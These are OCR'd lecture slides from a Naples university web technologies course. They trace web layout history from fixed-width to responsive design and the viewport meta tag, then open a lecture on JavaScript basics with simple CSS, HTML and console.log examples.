
FIXED–WIDTH LAYOUTS

- Whether it is 640, 800, or 1024 pixels, working with a single specific width is called **fixed-width** design
- Fixed-width design will look good only at the considered width.
  - Smaller screens won't be able to see the entire page without horizontal scrolling
  - Larger screens will have a lot of (wasted) space

The Microsoft website, from 1999 (640px wide) on a QHD 2560px screen

LIQUID (FLUID) LAYOUTS


- While most web designers used fixed-width layouts, some made their layouts **more flexible**
- There was no flexbox, grid or media queries. They did that by using percentages as column widths. The layouts are called **liquid layouts**.
- The Wikipedia website did this




The Wikipedia website from 2004, viewed in a 640px, 800px, and 1024px screens

LIQUID (FLUID) LAYOUTS

- Liquid layouts looks good across a wide range of widths…
- … but begin to **worsen** at the **extremes**:
  - On a very wide screen, the layout will look **stretched**
  - On a very narrow one, the layout will look **squashed**






The Wikipedia website from 2004, viewed in a 2560px (left) and in a 250px (right) screens

SEPARATE WEBSITES

- Then, mobile devices arrived, with screens as small as 240px
  - Fixed-width and liquid layouts do not work well on those
- One option is to have a **separate website** for mobile devices

yahoo.com, 2006, on a 800px screen



wap.oa.yahoo.com, 2006, on a 240px screen

SEPARATE WEBSITES

- Typically leveraged user agent sniffing to redirect mobile users to the mobile version of the website, which was hosted in a subdomain.
- **Cons:**
  - UA sniffing is unreliable (might fail to redirect mobile users, and might wrongly redirect desktop users)
  - Each separate website needs to be maintained
  - Today, the distinction between mobile and non-mobile is blurred

- It would be nice to have a single website that renders differently depending on the characteristics of the viewing device…

ADAPTIVE LAYOUTS


- With the introduction of CSS media queries (~2009), more flexible layouts were possible
- Initially, web designers were still most comfortable with fixed-widths layouts
- They designed websites that switched between a handful of fixed-widths designs using media queries.
- This approach is called **adaptive design**

ADAPTIVE LAYOUT: EXAMPLE

```
@media (max-width: 800px) {
  main  {width: 400px;}
  aside {width: 180px;}
}
@media (min-width: 800px) {
  main  {width: 500px;}
  aside {width: 280px;}
}
```

```
main {
  display: inline-block;
  height: 200px;
}
aside {
  display: inline-block;
  height: 200px;
}
```

```
<body>
<main>Main</main>
<aside>Aside</aside>
</body>
```



ADAPTIVE LAYOUTS

- Allow to style a single website that looks good at few different sizes
- Still, the design does not look quite right for any size in between the considered ones
- Users are shown the layout that is closest to the size of their browser.
- Due to the variety of device sizes, chances are most users will experience a layout that looks less than optimal.


RESPONSIVE LAYOUTS

- Adaptive layouts are a mashup of media queries + fixed-width layouts
- **Responsive layouts are a mashup of media queries + liquid layouts**
- The term was coined by Ethan Marcotte in an article in 2010

Responsive design is characterized by:


- Fluid containers
- Fluid media
- Media Queries

Layout and images of a responsive site should look good on **any** device



RESPONSIVE LAYOUT: EXAMPLE

```
body {  display: flex; justify-content: center; flex-wrap: wrap; }
@media (max-width: 600px){ main {width: 100%;} aside {width: 100%;}}
@media (min-width: 600px){ main {width: 60%;}  aside {width: 40%;}}
@media (min-width: 768px){ main {width: 70%;}  aside {width: 20%;}}
main  {display: inline-block;}
aside {display: inline-block; min-height: 100px;}
img   {width: 20%; min-width: 100px;}
```



RESPONSIVE LAYOUT: VIEWPORT META TAG


The first mobile browsers had to deal with websites that were designed for screens much wider than their own

- They assumed that websited were designed for a **980px** wide screen
- They rendered the web pages in a 980px **virtual viewport**
- Then, they **scaled** the rendered page down to fit the actual screen width

RESPONSIVE LAYOUT: VIEWPORT META TAG

1: Render in virtual viewport

2: Scale down to device



BlackBerry Torch 9800 (2010)
480x360 display

980px-wide Virtual Viewport

RESPONSIVE LAYOUT: VIEWPORT META TAG

- The virtual viewport mechanism allowed non-mobile-optimized websites to look better on narrow screens
- However, the mechanism doesn't work for websited that **are** optimized for mobile devices
  - The media queries that kick in at 640px will never be used at 980px!
- The **viewport** HTML **meta tag** allows to control the virtual viewport mechanism
- Mobile-optimized web pages should include in their **<head>**:

```
<meta name="viewport"
      content="width=device-width, initial-scale=1">
```

RESPONSIVE LAYOUT: VIEWPORT META TAG

```
<meta name="viewport"
      content="width=device-width, initial-scale=1">
```

The above viewport HTML meta tag specifies two rules:

- `width=device-width` tells the browser to assume that the width the website was designed for is the width of the device
- `initial-scale=1` tells the browser to do no scaling at all.

RECAP: A BRIEF HISTORY OF WEB LAYOUTS

FIXED–WIDTH LAYOUTS

- In the late 1990s, most monitors were 640px wide and 480px tall
- In the early days of web design, it was a safe bet to design pages with a 640px width.

The Microsoft website, from 1999 (640px wide)

Illustration: Freepik.com

LIQUID (FLUID) LAYOUTS


- While most web designers used fixed-width layouts, some made their layouts **more flexible**
- There was no flexbox, grid or media queries. They did that by using percentages as column widths. The layouts are called **liquid layouts**.
- The Wikipedia website did this

The Wikipedia website from 2004, viewed in a 640px, 800px, and 1024px screens

SEPARATE WEBSITES

- Then, mobile devices arrived, with screens as small as 240px
  - Fixed-width and liquid layouts do not work well on those
- One option is to have a **separate website** for mobile devices

yahoo.com, 2006, on a 800px screen



wap.oa.yahoo.com, 2006, on a 240px screen

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



REFERENCES



- **Learn CSS**
  web.dev
  https://web.dev/learn/css/
  Sections: 2, 8 to 11
- **Learn Responsive Design**
  web.dev
  https://web.dev/learn/design/
  Sections: 1 to 3, 15
- **Game-based approaches to learning CSS Layouts**
  https://flexboxfroggy.com/ (Flexbox)
  https://cssgridgarden.com/ (Grid layouts)

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 05

JAVASCRIPT: PART I

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PREVIOUSLY, ON WEB TECHNOLOGIES

So far, we've learnt to create modern, beautiful web pages

- With **HTML** we define their structure
- With **CSS** we define their appearence on possibly different media

Still, our web pages are inherently **static**

- There is no way their content can change while we are browsing (unless we edit the html file and re-load the page)

JAVASCRIPT

High-level loosely-typed scripting programming language

- First introduced by the Netscape web browser in 1995
- Designed to be **included in web pages** and **executed inside a web browser**, with the goal of making HTML documents more dynamic
- JavaScript programs (scripts) are interpreted as plain text by the JS Engine

JAVASCRIPT

- Nowadays it's used **not only in web pages** (we'll see that!)
  - Backend software, Desktop and Mobile applications, general scripting…
- JavaScript is the most popular programming language
  - Used by 66% of professional developers on StackOverflow in 2023
- JavaScript implements the **ECMAScript** specification

INCLUDING JAVASCRIPT IN WEB PAGES

JavaScript code can be **included** in an HTML documents in two ways:


- **Internal JavaScript**
  - Code is written inside a **<script>** element in the **<head>** or in the **<body>**

```
<script>
  console.log("Hello World!");
</script>
```

- **External JavaScript**
  - Using **<script src="url/of/script.js">** (external file must have «**.js**» extension)

JAVASCRIPT: HELLO WORLD!

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
    <script>
      console.log("Hello World!");
    </script>
  </head>
  <body>
    <h1>Hello!</h1>
  </body>
</html>
```



MODERN JAVASCRIPT

- For a long time, JavaScript evolved without **breaking changes**
  - New language features were added, and existing feature were not impacted
- This was the case until 2009, when ECMAScript 5 (ES5) appeared
  - ES5 modified some existing features
  - To maintain **retro-compatibility**, these breaking changes are off by default
  - They can be enabled using the **"use strict"** directive in the first line of a script
- In this course, unless explicitly noted, we will refer to the **modern, «strict»** version of JavaScript
  - Make sure to declare **"use strict"** on top of your scripts!

```
"use strict";

/* JavaScript code here*/
```

JAVASCRIPT: THE LANGUAGE

- Supports the **imperative**, **functional** and **object-oriented** paradigms
- Has some very interesting features for **asynchronous** programming

- A JavaScript program is a sequence of **statements**
  - Composed of **values**, **operators**, **expressions**, **keywords** and **comments**
  - Syntax is quite similar to Java and C (but way more *permissive*)
  - Statements are delimited by newlines and/or by semicolons (;)


STATEMENTS

```
//with semicolons
msg = "Hello";
num = 1;
console.log(msg);
```

```
//without  semicolons
msg = "Hello"
num = 1
console.log(msg)
```

```
/* statements on the same line
   (and multi-line comment) */

msg="Hello"; num=1; console.log(msg);
```

